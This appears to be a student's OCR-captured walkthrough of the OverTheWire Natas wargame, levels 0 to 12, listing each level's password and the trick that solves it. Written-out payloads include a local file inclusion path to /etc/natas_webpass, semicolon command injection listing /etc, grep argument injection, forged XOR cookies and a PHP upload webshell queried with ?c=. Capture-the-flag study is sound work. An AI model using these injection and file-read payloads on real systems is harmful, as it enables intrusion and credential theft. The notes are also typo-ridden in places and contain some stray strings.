
Natas

Github - https://github.com/Shenal01/Natas.git

LEVEL 0


g9D9cREhslqBKtcA2uocGHPfMZVzeFK6



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
</div>
</body>
</html>
```

LEVEL 01

ctrl + u - h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7




You can find the password for the next level on this page, but rightclicking has been blocked!

LEVEL 02

view-source:http://natas2.natas.labs.overthewire.org/files/

users.txt

G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q




There is nothing on this page

LEVEL 03

http://natas3.natas.labs.overthewire.org/robots.txt

http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt

tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm




There is nothing on this page

LEVEL 04

use burp suite and click index.php

to modify the referer and sen it to the repeater and click send

Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD



Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"


Refresh page

LEVEL 05

have to change logged in to - 1

fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR

or in brave browser you can go to inspect -> application -> cookie -> loggedin change it to 1




Access disallowed. You are not logged in

LEVEL 06

http://natas6.natas.labs.overthewire.org/includes/secret.inc

FOEIUWGHFEEUHOFUOIU


jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr



LEVEL 07

http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB




LEVEL 08

bin2hex(strrev(base64_encode($secret))); - THIS IS THE ENCODING PROCESS YOU NEED TO DO IT IN OPPOSITE WAY TO DECODE.

IN LINUX TERMINAL YOU CAN DECODE THE CODE

```
php -a

php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));

oubWYf2kBq
```

Sda6t0vkOPkM8YeOZkAGVhFoaplvlJFd




LEVEL 09

in this level if you didn't enter the ";" it doesn;t consider as a command.

```
test; ls ../../../../
; ls ../../../../
; ls ../../../../etc
; ls ../../../../etc/natas_web_pass
; ls ../../../../etc/natas_web_pass/natas10
```

D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE




LEVEL 10

it doesn't work like the previous one it works with a letter (i tried a, l, o, u because grep doesn't care about the uppercase it will search eventually...)

a /etc/natas_webpass/natas11

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg



NATAS10

For security reasons, we now filter on certain characters

Find words containing: Search

Output:

View sourcecode

LEVEL 11

MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY%3D - this is the cookie.

in here cipher text ^ key = plain text (if you have any of these two you can get remain one)

use cyberchef web page paste the cookie and select from base 64 and you will get the cipher text

after that prss the button that replace with input output and copy it and pate it on XOR UTF-8 then you will get the key.

then you change {"showpassword":"yes","bgcolor":"#ffffff"} this and pase it to input and to XOR give the key and drag 'to base 64' you will get the new cookie.

you need to get the key

XOR plain text ^ Cipher text = Key

Cipher text - 0l;$$98-8=?#9*jvi 'ngl*+(!$#9lrnh(.*-(.n67


Plain text - {"showpassword":"no","bgcolor":"#ffffff"}

Key - KNHL

Then you can get the new cookie and paste it on the browser and get the password for natas12.

new cookie - MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz

password for natas 12 - YWqo0pjpcXzSIl5NMAVxg12QxeC1w9QG



Cookies are protected with XOR encryption

Background color: #ffffff Set color

View sourcecode

Level 12

In this level there is an interface to upload a file and if you look the source code you can fine a php code with some functions that had been defined.

I watched walk through and I used sublime text editor to write a puthon code and execute it.

first create a file and save it.

when we run this code we get a out put and when we look in to it we can see it generates some random strings with jpg extension so we cannot execute that, hence we need to ceate a python file an cat it out.

once you executed the code you can get the path of the php file.

```
?c=cat id
```

```
?c=cat whoami
```

you can see it gives some out put the we can get the password by giving the following path as earlier levels.

